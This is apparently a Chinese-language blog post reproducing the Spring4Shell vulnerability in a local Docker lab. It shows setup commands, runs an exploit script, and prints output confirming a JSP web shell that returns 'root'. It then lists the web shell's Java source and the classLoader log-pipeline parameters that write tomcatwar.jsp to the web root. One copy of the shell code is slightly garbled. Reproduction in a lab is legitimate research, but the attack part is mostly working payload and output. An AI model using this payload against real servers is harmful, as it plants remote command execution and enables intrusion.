

Spring4Shell 漏洞本地复现过程
环境 docker、docker-compose
mvn 打包,生成 ./target/ROOT.war
mvn package
docker-compose up -d
docker-compose down
python3 spring-4-shell-exp.py --url "http://127.0.0.1:8080"

➜  spring4shell-poc clear

➜  spring4shell-poc python3 spring-4-shell-exp.py --url "http://127.0.0.1:8080"
The vulnerability exists, the shell address is :http://127.0.0.1:8080/tomcatwar.jsp?pwd=j&cmd=whoami
got response:
➜  spring4shell-poc clear
➜  spring4shell-poc python3 spring-4-shell-exp.py --url "http://127.0.0.1:8080"
The vulnerability exists, the shell address is :http://127.0.0.1:8080/tomcatwar.jsp?pwd=j&cmd=whoami
got response: root

//

- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } -

➜  spring4shell-poc
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i
if ("j".equals(request.getParameter("pwd"))) {
    java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
    int a = -1;
    byte[] b = new byte[2048];
    while ((a = in .read(b)) != -1) {
        out.println(new String(b));
    }
}
%{suffix}i
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=